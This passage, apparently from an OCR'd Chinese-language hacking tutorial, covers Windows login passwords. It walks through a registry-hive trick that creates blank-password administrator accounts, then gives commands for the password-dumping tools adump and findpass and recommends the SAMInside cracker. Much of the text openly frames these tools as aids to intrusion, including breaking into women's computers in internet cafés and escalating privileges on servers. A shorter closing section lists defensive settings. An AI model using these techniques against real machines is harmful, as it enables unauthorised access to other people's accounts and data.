



图2

打开“注册表编辑器”，选中[HKEY_LOCAL_MACHINE]，然后打开“文件”—“加载配置单元”，如图3，定位到忘记密码的操作系统安装路径比如c:\windows\system32\config\system文件，在弹出的“加载配置单元”中输入一个“项名称”，如图4，这里命名为hacker，然后修复配置单位中的注册表项，定位到[HKEY_LOCAL_MACHINE\hacker\setup]，在右侧窗口中找到“Systemsetupinprogress”键，将其值设置为1，修改完成后，选择“文件”—“卸载配置单元”以保存设置，重启计算机，这时候系统会出现“系统没有安装好。请重新运行安装程序”的错误提示！重复上面的操作，将“Systemsetupinprogress”键的值设置为0，重新启动计算机后，系统会自动建立两个密码为空的帐户——administrator和guest。




图3

③重新设置密码盘

该方法仅仅适用于WINXP，利用修改密码的方法的确可以轻松的找回管理员权限，但是重设后加密过的文件、网络连接等信息就全丢失了，这是为了防止恶意攻击者绕过验证窃取用户信息而采用的安全机制。利用WINDOWS的重设盘就能在不丢失信息的情况下重新设置密码，首先登录管理员帐户，在“运行”中输入“nusrmgr.cpl”，选中需要密码重设盘需要对应的帐户，单击左侧的“阻止一个已忘记的密码”，如图5，然后插入一个格式化好的空白软盘，在打开的“忘记密码向导”对话框中输入帐户密码，然后按照向导提示创建一个重新设置密码盘！当忘记密码的时候，登录系统选择要登录的帐户，这时系统会出现一个密码提示框，单击“使用密码重设磁盘”，然后根据系统提示插入重设密码盘，输入新的密码就可以正常登录了！




图4

### （2）破解不同WINDOWS操作系统的密码

在入侵过程中经常需要获取管理员的密码，进行权限提升或者扩大战果，下面向大家推荐一些破解WINDOWS密码的方法！

① Win2000登录密码破解

在网吧上网里经常为了入侵MM的电脑而需要查找系统登录帐户的密码，向大家推荐adump.exe，在命令提示符下输入 **adump -f pass.txt**，程序会自动把登录帐户的密码保存到pass.txt中！

② Win2003

大部分WEB服务器安装的操作系统是WIN2003，对于WIN2003系统，我们可以使用findpass2003查找管理员的密码，前提必须在管理员登录的情况下才能破解！首先要运行进程查看软件，使用 **mt.exe -pslist** 或者pulist.exe查找到winlogon.exe进程的PID，如图6，然后再输入 **findpass pid**，一会儿密码就被读出来了！




图5

③通用WINDOWS密码破解程序

SAMINSIDE是一款破解Windows NT/2000/XP/2003用户口令的软件。速度很快，可达几百万口令/秒，支持暴力破解、模糊破解、字典攻击、多台电脑分布式破解等方式，绝对是WINDOWS密码破解的克星，软件运行后的界面如图7所示！网上也有该软件的破解版和汉化版！只要单击第三个图标就可以轻松的获取本地计算机上的帐户和密码，还可以根据自己的需要暴力破解别人的密码！

对于WINDOWS系统密码，不仅要知道常见的破解方法，还要学会一些防御方法！

### 2.WINDOWS系统密码的防范

对于WINDOWS系统密码的防范，除了设置一个复杂的至




图6

少8位的密码外，还需要设置与帐户密码操作相关的程序权限！

（1）利用NTFS文件系统对系统盘进行权限设置

系统盘如果是NTFS文件系统，将系统盘的权限设置为System“完全控制”，其他所有用户权限都设置为“只读”。

（2）对组和成员进行对调

打开“开始”—“运行”栏输入services.msc，打开“服务”把“terminal services”的属性修改为“已禁用”，如图8，以防止攻击者使用tscrack进行暴力破解！在“运行”栏中输入secpol.msc，打开本地安全策略，依次找到“安全设置”—“本地策略”—“安全选项”，找到“帐户：重命名来宾帐户”和“帐户：重命名系统管理员帐户”，将administrator和guest的名称对换，即把administrator修改为guest，将guest修改为administrtor，如图9。然后在“运行”栏中输入compmgmt.msc，打开计算机管理，依次找到“计算机管理”—“本地用户和组”，按照上面对调帐户的方法把administrators组和guests组对调，然后把组“属性”的“描述”进行对调，修改后如图10所示。这样即便是对方添加了用户也是添加到guests组，权限不高，而且在CMD下输入**net localgroup administrators**根本识别不出这是guests组，如图11。

